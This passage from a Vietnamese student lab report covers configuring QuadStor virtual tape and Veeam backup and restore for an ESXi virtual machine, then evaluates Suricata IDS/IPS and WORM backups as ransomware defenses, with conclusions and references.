Hình 40: Cài đặt gói tin quadstor về máy (2)

- * Đăng nhập giao diện quadstor với địa chỉ IP của máy TAPE (192.168.10.15).



Hình 41: Đăng nhập giao diện web quadstor

- Chọn các options để cài đặt quadstor:
 - * Chọn đầu đọc đĩa driver.

Hình 42: Chọn đầu đọc đĩa driver

- * Chọn changer (Thay đĩa định kỳ).

Add Changer Definition

Name	demo1
Vendor	QuadStor
Product	tape
Revision	1A
Serial Prefix	GST
Serial Suffix	BT
Serial Length	16
Inquiry Length	56
Drive Start Address	256
IE Start Address	768
Slot Start Address	1024
AutoTag	<input type="checkbox"/>

Submit

Hình 43: Chọn changer

- * Chọn VTL.


Add VCartridge

VTL Name	demo_tape
VCartridge Type	LTO 1 100GB
Storage Pool	Default
Number of VCartridges	2
WORM	<input type="checkbox"/>
VCartridge Label/Print	demo1

Submit

Hình 44: Chọn VTL

- Sau khi đã hoàn tất cấu hình xong VTL, thì sử dụng phần mềm veeam để kết nối và có thể backup dữ liệu.
- Thực hiện kết nối ICSI để kết nối quadstor với server. Chọn target là địa chỉ IP của máy TAPE và kết nối với autoloader của quadstor.



Hình 45: Kết nối quadstor với server


- **Thực hiện biện pháp backup với EXSI Host. Các bước thực hiện.**

- Thực hiện cài đặt máy ảo:

Name	Type	IP Address	Subnet
Server	Windows Server 2022	192.168.10.5	255.255.255.0
EXSI Host	EXSI Server	192.168.10.150	255.255.255.0

Bảng 3: Bảng thông tin thiết bị và địa chỉ mạng cho backup với EXSI Host

- Kết nối với giao diện của máy chủ EXSI thông qua địa chỉ IP (192.168.10.150). Sau đó thực hiện tạo một máy ảo debian linux với tên là "backup1".




Hình 46: Máy ảo debian được tạo trên giao diện VMware Host Client

- Trong thư mục của máy ảo. Thực hiện tạo 1 thư mục tên "backup" để thao tác. Tạo thêm file "filebackup.txt" với nội dung để kiểm tra backup. Sau đó tiến hành kết nối máy chủ với veeam và tạo các job backup.

```
dang@debian:/home/backup$ ls
filebackup.txt
dang@debian:/home/backup$ cat filebackup.txt
hello 123
dang@debian:/home/backup$ -
```

Hình 47: File "filebackup.txt" được tạo trong thư mục backup

- Kết nối EXSI Host với veeam với vsphere server. Sau khi kết nối thành công thì thực hiện tạo 1 backup job để sao lưu dữ liệu của máy trong EXSI Host.
- Tạo 1 backup job, lựa chọn máy "backup1" trong server và lựa chọn lịch trình backup là 10:00 PM hàng ngày.



Hình 48: Lựa chọn lịch backup cho backup job

- Khi đã tạo backup job thành công. Để kiểm tra quá trình sao lưu có hoạt động hay không, mở máy ảo đã tạo trong EXSI Host và tạo thêm 1 file có tên "afterbackup.txt" cùng nội dung bên trong file.


```

dang@dang@debian: /home/backup
root@debian:/home/backup# ls
afterbackup.txt  filebackup.txt
root@debian:/home/backup# echo "file after backup job" > afterbackup.txt
root@debian:/home/backup# cat afterbackup.txt
file after backup job
root@debian:/home/backup#

```


Hình 49: Tạo file sau backup job

- Để kiểm tra, xóa máy ảo "backup1" trên EXSI Host và vào veeam để khôi phục dữ liệu đã backup.
- Chọn options restore entire VM... để khôi phục toàn bộ máy ảo, giả định trong trường hợp máy ảo cũ đã bị mất kết nối hoàn toàn. Thực hiện các thao tác và đợi cho veeam khôi phục máy ảo.



Hình 50: Các options restore có trong veeam

- Sau khi khôi phục máy ảo thành công thì mở lại máy ảo và kiểm tra các file có trong thư mục backup xem dữ liệu đã được lưu trữ đúng hay không.



Hình 51: Khôi phục máy ảo thành công

- Sau khi khôi phục máy ảo, file “afterbackup.txt” đã được tạo sau khi thao tác backup thực hiện nên không được lưu trữ trong máy ảo, nhưng file “filebackup.txt” được tạo trước thời điểm thực hiện backup đã được giữ nguyên vẹn nội dung bên trong.

```
dang@debian:/home/backup$ ls
filebackup.txt
dang@debian:/home/backup$ cat filebackup.txt
hello 123
dang@debian:/home/backup$
```

Hình 52: Dữ liệu được lưu trong máy ảo sau khi khôi phục

3.3 Đánh giá và so sánh

3.3.1 Đánh giá hiệu quả ngăn chặn của Suricata

Đối với biện pháp phòng thủ bằng IDS/IPS Suricata, có thể đánh giá khả năng nhận diện và ngăn chặn các hành vi tấn công cụ thể của ransomware dựa trên Ruleset. Kết quả kiểm thử các vector tấn công như sau:

Loại tấn công	Hành động của attacker	Phản ứng của Suricata	Kết quả
Khai thác lỗ hổng	Sử dụng EternalBlue (MS17-010) để xâm nhập Server	Cảnh báo và ngắt gói tin	Thành công: Server không bị xâm nhập
Kết nối C2	Mã độc thử kết nối về server điều khiển để lấy key mã hoá	Chặn IP hoặc Domain vào blacklist	Thành công: Mã độc không thể kích hoạt mã hoá
Tải payload	Tải file .exe chứa ransomware từ web lạ	Chặn gói tin dựa trên chữ ký file và MD5	Thành công: File không được tải về máy

Bảng 4: Kết quả kiểm thử các vector tấn công

Điều này cho thấy Suricata đóng vai trò là “người gác cổng”, nó hoạt động ở giai đoạn đầu của cuộc tấn công, có vai trò giúp nhận diện các dấu hiệu khi máy trạm kết nối đến máy chủ của kẻ tấn công để tải key mã hoá. Bên cạnh đó, Suricata còn có khả năng ngăn chặn các gói tin truyền tải vào máy trạm bằng cách tự động ngắt kết nối khi phát hiện máy đang tải xuống file chứa mã độc ransomware hoặc khai thác lỗ hổng.

Tuy nhiên biện pháp này cũng có điểm yếu lớn, nếu ransomware được mã hoá thông qua giao thức HTTPS/TLS và Suricata không được cấu hình giải mã, hoặc nếu ransomware dạng “Zero-day” mà chưa có mẫu nhận diện thì Suricata cũng có thể bỏ sót lỗi này.

3.3.2 Đánh giá khả năng bảo vệ dữ liệu của QuadStor

Giả sử tình huống Suricata bị tắt hoặc bị bypass, máy chủ đã bị nhiễm ransomware và toàn bộ dữ liệu trên ổ cứng chính đã bị mã hoá. Chúng ta đánh giá khả năng miễn nhiễm của bản backup trên QuadStor.

Loại tấn công	Thao tác thực hiện	Phản ứng của QuadStor	Kết quả
Mã hoá file backup	Ransomware cố gắng ghi đè nội dung file trong băng ảo	Write Protected (chặn ghi)	Nguyên vẹn
Xoá file	Attacker dùng lệnh delete/rm để xoá dấu vết	Từ chối truy cập	Nguyên vẹn
Format ổ đĩa	Cố gắng định dạng lại ổ đĩa backup	Thất bại	Nguyên vẹn

Bảng 5: Kết quả kiểm thử tính năng WORM

Ransomware hiện đại thường tìm và mã hoá luôn cả các file backup. Tuy nhiên với QuadStor cấu hình WORM, dữ liệu đã ghi vào băng ảo sẽ bị khoá và không thể bị sửa đổi hoặc xóa bởi bất kỳ ai, kể cả admin, trong thời gian quy định. Khi toàn hệ thống rơi vào trạng thái “chết”, QuadStor là nơi duy nhất còn dữ liệu sạch để khôi phục toàn bộ dữ liệu đã mất. Tuy nhiên, giải pháp này vẫn mang tính thụ động, đôi lúc vẫn phải chịu thời gian chết để restore dữ liệu.

So sánh vai trò và đặc điểm giữa hai biện pháp

Tiêu chí	Suricata	QuadStor
Giai đoạn bảo vệ	Trước và trong khi tấn công	Sau khi bị tấn công
Mục tiêu chính	Ngăn chặn mã độc xâm nhập hoặc lây lan	Đảm bảo dữ liệu còn nguyên vẹn để khôi phục
Cách xử lý ransomware	Ngăn chặn hành vi tấn công; chặn exploit, chặn tải file, chặn liên lạc C2	Vô hiệu hoá hậu quả: làm cho việc mã hoá dữ liệu của ransomware trở nên vô nghĩa vì luôn có bản sao gốc không thể phá huỷ
Ưu điểm	Thể hiện khả năng phản ứng nhanh, "chặn đứng" nguy cơ từ cửa ngõ	Thể hiện tính bền vững, dù có tấn công hệ thống, backup vẫn an toàn
Nhược điểm	Có thể bị qua mặt nếu traffic bị mã hoá hoặc evasion technique cao	Không ngăn được việc hệ thống bị gián đoạn hoạt động trong lúc chờ khôi phục
Loại hình bảo mật	Chủ động (Proactive)	Thụ động (Reactive)
Kết luận thực tế	Cần thiết để giảm thiểu rủi ro bị tấn công	Bắt buộc phải có để đảm bảo khả năng sống còn của doanh nghiệp

Bảng 6: So sánh vai trò và đặc điểm giữa hai biện pháp phòng thủ

CHƯƠNG 4 – KẾT LUẬN

4.1 Kết luận

Sau quá trình nghiên cứu, triển khai và đánh giá thực nghiệm giải pháp phòng chống ransomware bằng IDS/IPS Suricata và Backup QuadStor VTL, nhóm rút ra những kết luận về thuận lợi và khó khăn như sau:

- **Ưu điểm:**

- **Chi phí tối ưu:** Các giải pháp đều là mã nguồn mở và miễn phí, dễ dàng triển khai trên môi trường ảo hoá.
- **Hiệu quả phòng thủ:** Cả hai biện pháp đều đem lại hiệu quả tốt trước tấn công ransomware, đảm bảo phát hiện, ngăn chặn kịp thời và 100% dữ liệu không bị mã hoá hay xoá bỏ.
- **Mô hình toàn diện:** Chứng minh thành công chiến lược “Phòng thủ chiêu sâu”, có thể kết hợp giữa ngăn chặn và khôi phục.

- **Nhược điểm:**

- **Phức tạp trong cấu hình:** Việc tinh chỉnh luật cho Suricata để tránh cảnh báo giả và thiết lập bằng từ ảo trên QuadStor đòi hỏi kiến thức chuyên sâu.
- **Hạn chế với giao thức mã hoá:** CSuricata khó phát hiện mã độc ẩn trong lưu lượng HTTPS nếu không cấu hình giải mã (SSL Inspection).
- **Yêu cầu tài nguyên:** Hệ thống lab mô phỏng nhiều máy chủ chạy song song tiêu tốn RAM và CPU.
- **Rủi ro an toàn:** Cần cài lập môi trường mạng cẩn thận để tránh mã độc lây lan ra bên ngoài máy thật.

4.2 Hướng phát triển

Trong bối cảnh mã độc Ransomware ngày càng gia tăng về quy mô, mức độ tinh vi và tốc độ lan truyền, việc nghiên cứu và phát triển các giải pháp phòng chống đang trở thành ưu tiên hàng đầu trong an ninh mạng.

Các hướng phát triển có thể được phân chia thành những khía cạnh chủ đạo sau:

- **Tăng cường các cơ chế phòng thủ chủ động (Proactive Defense):** Thay vì chỉ dựa trên nhận diện dấu hiệu sau khi tấn công đã xảy ra, các hệ thống phòng thủ cần được thiết kế theo hướng phát hiện bất thường trong hành vi của tiến trình và mạng. Điều này bao gồm việc sử dụng các mô hình học máy nâng cao, phân tích hành vi theo thời gian thực và kết hợp thông tin tình báo mối đe dọa (Threat Intelligence) nhằm ngăn chặn Ransomware ngay từ giai đoạn khởi phát.
- **Phát triển công nghệ sao lưu và phục hồi thông minh:** Các giải pháp sao lưu dữ liệu truyền thống vẫn còn dễ bị khai thác nếu không có lớp bảo vệ bổ sung. Hướng nghiên cứu mới tập trung vào cơ chế sao lưu bất biến (immutable backup), phân tán dữ liệu trên nhiều nền tảng, cũng như ứng dụng công nghệ blockchain để đảm bảo tính toàn vẹn và chống chỉnh sửa trái phép.
- **Ứng dụng trí tuệ nhân tạo trong dự đoán và giảm thiểu rủi ro:** Trí tuệ nhân tạo (AI) và học sâu (Deep Learning) mở ra khả năng phân tích lượng lớn dữ liệu nhật ký hệ thống và mạng để dự đoán các kịch bản tấn công. AI có thể hỗ trợ trong việc xác định mẫu mã hóa bất thường, nhận diện chiến dịch tấn công có tổ chức và đề xuất hành động ứng phó kịp thời.
- **Tăng cường bảo mật đa tầng (Defense-in-Depth):** Một xu hướng quan trọng là kết hợp nhiều lớp bảo mật, từ quản lý danh tính và truy cập (IAM), kiểm soát đặc quyền (PAM), cho đến cách

ly môi trường thực thi (sandboxing) và công nghệ Zero Trust. Sự phối hợp đa tầng này giúp giảm thiểu khả năng kẻ tấn công xâm nhập sâu và duy trì sự hiện diện trong hệ thống.

- **Xây dựng cơ chế phối hợp cộng đồng và chia sẻ dữ liệu:** Ransomware là mối đe dọa toàn cầu, do đó cần hình thành mạng lưới chia sẻ thông tin giữa các tổ chức, cơ quan nhà nước, và doanh nghiệp an ninh mạng. Việc tiêu chuẩn hóa dữ liệu sự cố và khung trao đổi thông tin sẽ giúp nâng cao hiệu quả phát hiện, ứng phó và phòng ngừa tấn công trên quy mô rộng.
- **Nâng cao yếu tố con người và chính sách quản trị:** Bên cạnh công nghệ, việc đào tạo nhận thức an toàn thông tin cho người dùng và xây dựng quy trình quản trị rủi ro hiệu quả cũng là một hướng đi bền vững. Cần phát triển các chương trình huấn luyện linh hoạt, sát với tình huống thực tế và kết hợp các chuẩn mực quốc tế trong quản lý an ninh mạng.

Tóm lại, phòng chống Ransomware không chỉ là bài toán kỹ thuật, mà còn là sự kết hợp giữa công nghệ tiên tiến, chính sách quản trị chặt chẽ và hợp tác toàn cầu. Những hướng phát triển trên được kỳ vọng sẽ xây dựng một hệ sinh thái an toàn, giảm thiểu rủi ro từ loại mã độc nguy hiểm này trong tương lai.

Tài liệu tham khảo

- [1] SonicWall Capture Labs. (2023). 2023 SonicWall cyber threat report: Charting cybercrime's shifting frontlines. SonicWall Inc. <https://leaf-it.com/wp-content/uploads/2023/03/2023-cyber-threat-report.pdf>
- [2] Công ty Công nghệ An ninh mạng Quốc Gia Việt Nam NCS. (2022, November 29). Báo cáo tổng kết tình hình an ninh mạng 2022, dự báo 2023. <https://ncsgroup.vn/bao-cao-tong-ket-tinh-hinh-an-ninh-mang-2022-du-bao-2023/>
- [3] Linh. (2025). Ransomware là gì? Cách phòng chống mã độc tống tiền (P1). CyStack. <https://cystack.net/vi/blog/ransomware-la-gi>
- [4] Eye Security. (2025). SharePoint under siege: Tool-Shell exploit (CVE-2025-49706 & CVE-2025-49704). <https://research.eye.security/sharepoint-under-siege/>
- [5] Tạp chí Khoa học và Công nghệ Việt Nam. (2023, August 3). 5 loại hình tấn công ransomware điển hình và cách phòng chống tấn công. <https://ictvietnam.vn/5-loai-hinh-tan-cong-ransomware-dien-hinh-va-cach-phong-chong-tan-cong-58127.html>
- [6] Yeo, L. H., & Banfield, J. (2022). Human factors in electronic health records cybersecurity breach: An exploratory analysis. Perspectives in Health Information Management, 19(1), 1e. <https://pmc.ncbi.nlm.nih.gov/articles/PMC9123525/>
- [7] Insikt Group. (2025, August 28). H1 2025 malware and vulnerability trends. Recorded Future.

<https://www.recordedfuture.com/research/h1-2025-malware-and-vulnerability-trends>

- [8] Cybersecurity and Infrastructure Security Agency, Federal Bureau of Investigation, & Multi-State Information Sharing and Analysis Center. (2025). #StopRansomware: Medusa Ransomware. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa25-071a>
- [9] Daprile, L. (2025). Cleveland Municipal Court to reopen after cyber attack. Government Technology. <https://www.govtech.com/security/cleveland-municipal-court-to-reopen-after-cyber-attack>
- [10] Tenable. (2025, June 18). Tenable Research finds pervasive cloud misconfigurations exposing critical data and secrets [Press release]. <https://www.tenable.com/press-releases/tenable-research-finds-pervasive-cloud-misconfigurations-exposing-critical-data-and-secrets>
- [11] Huyền, N. (2025, September 3). Ransomware gây thiệt hại hơn 10 triệu USD tại Việt Nam nửa đầu 2025. VNEconomy. <https://vneconomy.vn/ransomware-gay-thiet-hai-hon-10-trieu-usd-tai-viet-nam-nua-dau-2025.htm>
- [12] Palo Alto Networks. (2025, September 24). The ransomware speed crisis. <https://www.paloaltonetworks.com/blog/2025/09/ransomware-speed-crisis/>
- [13] Commvault. (n.d.). Ransomware trends for 2025. Retrieved December 9, 2025, from <https://www.commvault.com/explore/ransomware-trends>
- [14] Fortinet. (n.d.). Ransomware statistics 2025: Latest trends & must-know insights. Retrieved December 9, 2025, from

<https://www.fortinet.com/resources/cyberglossary/ransomware-statistics>

- [15] Siegel, B. (2025, May 1). Evolution of ransomware threats 2025: Trends & key changes. Veeam Blog. <https://www.veeam.com/blog/evolution-ransomware-threats-2025.html>
- [16] Strada, M. (2025). Quantifying the ROI of cyber threat intelligence: A data-driven approach (arXiv:2507.17628). arXiv. <https://arxiv.org/pdf/2507.17628>
- [17] Almahmoud, Z., Alguwaifli, N., Aljedaibi, W., & Mooers, K. (2019). Deep learning LSTM based ransomware detection. In 2019 Recent Developments in Control, Automation & Power Engineering (RDCAPE) (pp. 1-6). <https://www.scribd.com/document/501380914/Deep-learning-LSTM-based-ransomware-detection-2019-Recent-Developments-in-Control-Automation-Power-Engineering-RDCAPE>